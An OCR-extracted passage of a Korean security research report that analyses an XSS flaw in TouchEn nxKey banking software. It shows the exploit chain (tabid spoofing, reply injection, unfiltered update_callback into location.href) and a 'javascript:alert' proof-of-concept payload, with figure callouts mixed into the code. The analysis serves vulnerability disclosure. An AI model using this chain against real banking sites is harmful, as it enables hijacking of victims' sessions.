


그림 2. 공격 시나리오

① 공격자는 취약한 버전을 사용하는 **은행 사이트**를 탐색
② 피해자는 정상적인 업무를 위해 **은행 사이트** 접속
③ 공격자는 피해자에게 XSS 취약점 실행을 위한 피싱 시도 후 **피싱 사이트** 접근
④ **피싱 사이트** 접속 시 TouchEn nxKey.exe 는 **은행 사이트**에 취약한 모듈인 TouchEnNxKey.js 에 악성 페이로드를 전달
⑤ **은행 사이트**는 모듈 내 취약한 함수를 통해 **악성 사이트** 이동, 정보 탈취 등 악성 행위 가능

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 발견된 여러 취약점 목록 중 악용 가능성이 가장 높은 XSS 취약점의 동작 과정을 살펴본다.

이름	정보
피해자	Window 10 pro TouchEn nxKey.exe (1.0.75) TouchEn Extension (1.0.115) CrossEXService.exe (1.0.2.8) CrossEXChrome.exe (1.0.1.1243) Chrome (109.0.54187)
공격자	kali Linux 2022.3 Server (192.168.0.4)

■ 취약점 테스트

Step 1. PoC 테스트

- XSS 취약점 실행 가능 조건은 아래와 같다.

1. 취약한 버전의 TouchEn Extension, TouchEn nxKey.exe 설치
2. Native Messaging[19] 방식의 은행/금융 로그인 사이트를 실행
3. PoC 와 은행/금융 사이트는 동일 브라우저 각각 다른 탭에 존재

1. 피해자는 Native Messaging 방식의 은행/금융 사이트의 로그인 페이지로 접속한다.

그림 3. 취약한 로그인 사이트 접속

2. 피해자는 CrossEXChrome.exe[20] 실행을 확인한다.




그림 4. TouchEn nxKey 프로그램 실행 확인

19 Native Messaging 방식이란 웹과 애플리케이션이 통신할 때 Chrome Extension을 활용하여 통신하는 형태이며, 이와 다른 방식으로는 통신 채널인 Socket을 만들어 활용하는 WebSocket 방식이 존재한다.

20 TouchEn nxKey 애플리케이션은 Native Messaging 방식의 웹 사이트인 경우 CrossEXChrome.exe가 실행되며, WebSocket 방식의 웹 사이트인 경우 CrossEXService.exe가 실행된다.

3. 공격자는 피해자에게 피싱 사이트 접속 유도를 위해 피싱을 시도한다. 이후 피해자는 링크를 클릭하면 PoC 가 동작하여 정상적인 은행/금융 사이트에서 스크립트가 실행된다.




그림 5. XSS 를 통한 alert 실행 확인

■ 배경지식

취약점을 이해하기 위해서는 Chrome Extension, Native Messaging, WebSocket 에 대한 이해가 필요하다.

Chrome Extension 이란 Chrome 브라우저에 설치하여 탭을 열고 닫거나, 현재 페이지에 스크립트를 추가하는 등 부가 기능을 사용할 수 있는 프로그램을 말한다.

Chrome Extension 과 사용자의 애플리케이션이 통신하는 방식은 Native Messaging 방식과 WebSocket 방식 두 가지가 존재한다.

Native Messaging	Chrome Extension 과 컴퓨터에 설치된 애플리케이션이 메세지를 교환하는 통신 방법으로, Native Messaging 을 이용하면 브라우저에서 Chrome Extension 을 활용하여 하드웨어에 직접 액세스할 수 있는 등 여러 가지 추가 동작이 가능하다.
WebSocket	Web 과 애플리케이션이 통신할 때 양방향으로 실시간으로 통신하기 위해 사용하는 프로토콜(통신규약)이다. HTTP Request 를 통해 handshaking 과정을 거쳐 WebSocket 을 생성하여 데이터를 주고받을 수 있는 방식이다.

TouchEn nxKey.exe 는 여러 가지 애플리케이션이 존재하는데 웹 사이트에서 사용하는 통신 방식에 따라 실행되는 애플리케이션이 다르다.

통신 방식	실행 애플리케이션
Native Messaging	CrossEXChrome.exe
WebSocket	CrossEXService.exe

표 2. 통신 방식에 따른 실행 애플리케이션

■ TouchEn nxKey.exe 분석

앞서 설명했듯, TouchEn nxKey.exe 는 웹 사이트에서 사용하는 통신 방식에 따라 실행되는 서비스가 다르기 때문에 통신 과정에서 차이점이 존재한다. 따라서 통신 과정에 대한 이해가 필요하다.

Step 1. Native Messaging 을 활용한 CrossEXChrome.exe 통신 과정

Native Messaging 을 사용하는 웹 브라우저에서 윈도우 이벤트가 발생하면 메세지를 TouchEn Extension 을 통해 CrossEXChrome.exe 에 전달한다. CrossEXChrome.exe 는 메세지를 처리한 후 다시 웹 페이지로 반환하여 이벤트를 처리하거나 통신한다.




그림 6. 이벤트 발생 시 동작 과정

Contentscripts	브라우저에 주입되는 Javascript 파일로 사용자의 현재 열려 있는 페이지의 DOM(Document Object Model: 웹 페이지에 대한 인터페이스), 스크립트들을 제어하는 데 사용되는 스크립트다.
Background	Chrome Extension 을 통해 메세지를 주고받기 위해 필요한 스크립트로, Contentscripts 에서 데이터를 전달받아 실제 확장 프로그램의 기능을 수행하는 파일이다.

Step 2. Native Messaging 을 활용한 CrossEXChrome.exe 통신 세부 과정

TouchEn Extension 은 새로운 브라우저가 열리면 웹 페이지를 읽거나 쓰는 등 여러가지 동작이 정의된 스크립트를 사용할 수 있게 Contentscripts 를 브라우저에 주입하고 특정 이벤트를 처리하기 위한 Listener 를 윈도우 객체[21]에 추가한다. 또한, 브라우저와 TouchEn Extension 이 서로 통신하기 위해 Background 와 연결한다.




그림 7. Native Messaging 을 활용한 통신 준비 과정

21 윈도우 객체란 모든 객체가 소속된 객체로 전역 객체이며, 창이나 프레임을 의미한다.

이후 웹 페이지에서 윈도우 이벤트가 발생하면 아래와 같은 과정을 통해서 CrossEXChrome.exe 와 통신한다.

1. 웹 사이트에 주입된 스크립트 중 nativecall 함수를 호출한다. 2. sendMessage() 함수를 통해 TouchEn Extension 에 메세지를 보낸다. 3. CrossEXChrome.exe 는 전달받은 메세지를 처리하여 다시 TouchEn Extension 에 전달한다. 4. 브라우저는 response 에 특정 이벤트가 포함되어 있다면 Listener 를 통해서 처리한다.

표 3. Native Messaging 을 활용한 통신 과정




그림 8. Native Messaging 을 활용한 통신 방식

Step 3. WebSocket 방식을 활용한 CrossEXService.exe 통신 과정

위의 방식과 다르게 WebSocket 을 사용하는 브라우저는 WebSocket 을 연결한 뒤 CrossEXService.exe 와 소통한다.




그림 9. WebSocket 방식

■ 취약점 상세 분석

XSS 취약점의 동작 과정은 크게 4 가지로 나눠서 정리할 수 있다.

(1) 악성 사이트에서 sendMessage()를 이용해 CrossEXChrome.exe 으로 메세지를 보낸다.
(2) CrossEXChrome.exe 에서 메세지를 해석할 때, Injection 이 발생한다.
(3) 응답에 id 가 "setcallback"인 element 에 등록된 이벤트가 발생할 시, Listener 가 윈도우 객체에 등록된 임의 전역 함수를 실행한다.
(4) TouchEnNxKey.js 모듈의 취약한 함수인 update_callback 을 통해 locaction.href 가 실행된다.

표 4. 취약점 발생 과정




그림 10. 취약점 발생 부분 도식화

Step 1) 악성 사이트에서 은행/금융 사이트로 응답을 보내기

첫 번째 과정은 악성 사이트가 열리면 TouchEn Extension 에 의해 주입된 스크립트의 sendMessage 함수를 이용해 메세지를 보내는 과정이다.

악성 사이트에서 sendMessage 함수를 사용할 때, tabid[22] 의 값을 금융/은행 사이트의 tabid 로 변조하여 응용 프로그램으로 전달한다. 응용 프로그램은 tabid 검증 없이 전달받은 tabid 로 응답을 보낸다. 따라서 공격자는 변조한 데이터를 금융 사이트 탭으로 보낼 수 있다.




그림 11. 취약점 동작 과정

22 tabid 란 탭의 위치에 따라 할당된 id 를 의미하며, tabid 를 기반으로 tab 의 위치를 Extension 이 파악하여 메세지를 전달하거나, 이벤트를 처리한다.

Step 2) 응용프로그램 Injection 취약점

두 번째 과정은 CrossEXChrome.exe 에서 메세지를 처리하는 과정이다.

CrossEXChrome.exe 에서 TouchEn Extension 으로 응답을 보낼 때, 필터링이 제대로 적용되지 않아 reply 와 tabid 를 변조를 변조할 수 있는 취약점이 존재한다. 따라서, tabid 를 은행/금융 사이트의 tabid 로 변조하여 악성 페이로드가 포함된 응답을 전달할 수 있다.

그림 12 는 sendMessage 를 통해 공격자가 전송하는 페이로드 그림이다. 페이로드의 callback 부분에 공격에 사용할 스크립트와 공격 대상의 tabid 를 입력한다.

그림 12. sendMessage 함수 이용 임의의 악성 페이로드 전달

그림 13 은 CrossEXChrome.exe 의 응답 데이터다. 그림 12 에서의 페이로드가 reply 에 입력되고, tabid 가 금융 사이트 탭으로 변경된 것을 확인할 수 있다.




그림 13. 변조된 응답 데이터

Step 3) 취약한 전역 함수 사용 가능

세 번째 과정은 CrossEXChrome.exe에서 전달받은 데이터를 Listener를 통해 취약한 전역 함수를 실행하는 과정이다.

response의 id가 setcallback이면 Contentscripts를 통해 등록된 Listener가 윈도우 객체에 등록된 함수 중 취약한 전역 함수 cbfunction을 사용할 수 있다. 이때, [cbfunction] 부분이 string 형태로 들어갈 수 있기 때문에 은행/금융 자체 페이지 내의 포함된 어떤 취약한 모듈의 함수라도 실행시킬 수 있는 취약점이 존재한다.




그림 14. Listener 에 등록된 취약한 함수 코드

Step 4) 은행/금융 사이트의 취약한 모듈의 함수를 통한 스크립트 실행

네 번째 과정은 은행/금융 사이트 내 존재하는 스크립트 중 TouchEn nXKey.exe 가 설치되었는지 확인 후, 설치되지 않았을 경우 설치하는 페이지로 이동하는 함수인 update_callback 을 활용해 악성 스크립트를 실행하는 과정이다.

앞서 Listener 를 통해 은행/금융 페이지 내 Javascript 를 모아 놓은 모듈을 전역 함수로 호출할 수 있다고 설명했다. 은행/금융 페이지 내에는 TouchEnNxKey.js 모듈이 포함되어 있고, 모듈 내부의 설치 페이지로 이동하는 함수 update_callback 에서 전달받은 문자열을 필터링 없이 실행하기 때문에 공격자의 URL 로 이동 및 악성 페이로드를 전달할 수 있다.

은행/금융 사이트의 update_callback 함수가 취약한 이유는 필터링이 적용되지 않은 점과 함께 locaction.href 객체를 사용할 수 있기 때문이다. 필터링이 적용되지 않아 단순 URL 로 이동할 수 있을 뿐더러, locaction.href 의 구분자로 javascript:, vbscript: 등이 선언되면 스크립트를 실행할 수 있는 취약점이 존재해 최종적으로 악성 페이로드를 실행 가능하게 해석한다.

```
function update_callback(result) {  result = {FaqMove: "javascript:alert('EQSTLab_PoC '+ document.domain)"}
    if (result.length != undefined) {
        result = JSON.parse(result);
    }

    if (result.ClearCallBack != undefined) {  result = {FaqMove: "javascript:alert('EQSTLab_PoC '+ document.domain)"}
        tekOption.setcallback = "false";
    }

    if (result.FaqMove != undefined) {  result = {FaqMove: "javascript:alert('EQSTLab_PoC '+ document.domain)"}
        this.top.location.href = result.FaqMove; location.href 실행
        return;
    }
```

그림 15. 웹 사이트의 TouchEnNxKey.js 모듈의 취약한 함수

■ XSS 악용 시나리오 및 분석

XSS 를 악용한 악성코드 다운로드 과정은 다음과 같다.

